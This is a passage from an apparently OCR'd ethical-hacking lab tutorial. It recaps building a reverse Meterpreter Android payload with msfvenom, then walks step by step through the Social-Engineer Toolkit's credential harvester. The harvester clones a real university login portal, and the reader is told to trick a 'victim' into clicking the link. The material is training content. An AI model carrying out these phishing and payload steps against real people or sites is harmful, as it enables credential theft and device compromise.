




- Closing Open Windows: Close all currently open windows in the current virtual machine environment.
- Switch to Android Virtual Machine: Transition to the Android virtual machine.
- Navigating to the Applications: On the Home Screen of the Android virtual machine, perform a swipe-up gesture to access the applications menu.





In the applications section, long click on MainActivity application and click App info.



App info page appears, click UNINSTALL button to uninstall the application.

Note: If a pop-up appears, click OK.





In summary, this post shows how to leverage Parrot Security to create binary payloads that can be used to exploit an Android device. It includes the development of a reverse meterpreter program, setting it up on an emulator for Android, and successfully starting a Meterpreter session. It is essential to maintain ethical use and abide by lawful and responsible hacking standards because the process entails sensitive acts.

Report

Objective

The objective of the tutorial was to illustrate the process of exploiting an Android device through the creation and deployment of binary payloads using Parrot Security.

Steps Involved

Payload Generation

Utilized msfvenom in Parrot/Kali Security to create a reverse meterpreter application (androidapp.apk).

Installation on Android Emulator

Installed the generated application on an Android emulator.

Meterpreter Session

Established a Meterpreter session with the Android emulator, gaining control over the device.

Conclusion

Emphasized ethical and responsible use of hacking techniques.

Encouraged users to close all open windows and document acquired information.

Recommendations

Users should exercise caution and ensure legal and ethical use of hacking tools and techniques.

Documentation of acquired information is vital for understanding the process and for future reference.

Users are encouraged to seek further knowledge on ethical hacking and cybersecurity practices.

LAB 1

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

Switch to Kali Linux: Navigate to the Kali Linux virtual machine.

Opening Terminal in Kali Linux: Locate and click on the Terminal icon at the top of the Desktop window in Kali Linux to open a Terminal window.

Launching Terminal in Kali Linux: Open the Terminal window in Kali Linux, typically accessible through the system menu or icon.


Switching to Root User: Type sudo su in the terminal and press Enter to elevate privileges to the root user.

Entering Root Password: In the prompted [sudo] password for [your username] field, enter the password (e.g., toor) for the root user and press Enter.


Note: The entered password will not be visible on the screen.

Starting Social-Engineer Toolkit (SET): Type setoolkit in the terminal and press Enter to launch the Social-Engineer Toolkit.


Accepting Terms of Service: If prompted with a "Do you agree to the terms of service?" question, type y and press Enter to acknowledge and proceed.




Accessing Social-Engineer Toolkit (SET) Menu: Once the SET menu appears on the Terminal, navigate to the option you wish to explore. In this case, type 1 and press Enter to select "Social-Engineering Attacks."




A list of options for Social-Engineering Attacks appears; type 2 and press Enter to choose Website Attack Vectors.



Following the selection of Website Attack Vectors, you will be presented with a list of options. To proceed with the Credential Harvester Attack Method, type 3 and press Enter. This option will guide you to tools and functionalities within SET related to harvesting credentials through social engineering attacks on websites.



Type 2 and press Enter to choose Site Cloner from the menu.




Type the IP address of the local machine (192.168.88.188) in the prompt for "IP address for the POST back in Harvester/Tabnabbing" and press Enter.

Note: In this case, we are targeting the Parrot Security/Kali machine (IP address: 192.168.88.188). These details may vary in your lab environment.

Now, you will be prompted for the URL to be cloned; type the desired URL in "Enter the URL to clone" and press Enter. In this task, we will clone the URL https://portal.kcau.ac.ke/.


Note: You can clone any URL of your choice.



If a Press {return} if you understand what we're saying here message appears, press Enter.

Note: If a message appears, asking Do you want to attempt to disable Apache? type y and press Enter.

The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
88.188]:192.168.88.188
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://portal.kcau.ac.ke/
```

Having successfully cloned a website, you must now send the IP address of your attacking machine in this case kali Linux machine to a victim and try to trick him/her into clicking on the link.

Click Firefox icon from the top-section of the Desktop to launch a web browser window and open your email account (in this example, we are using Mozilla Firefox and Gmail, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.

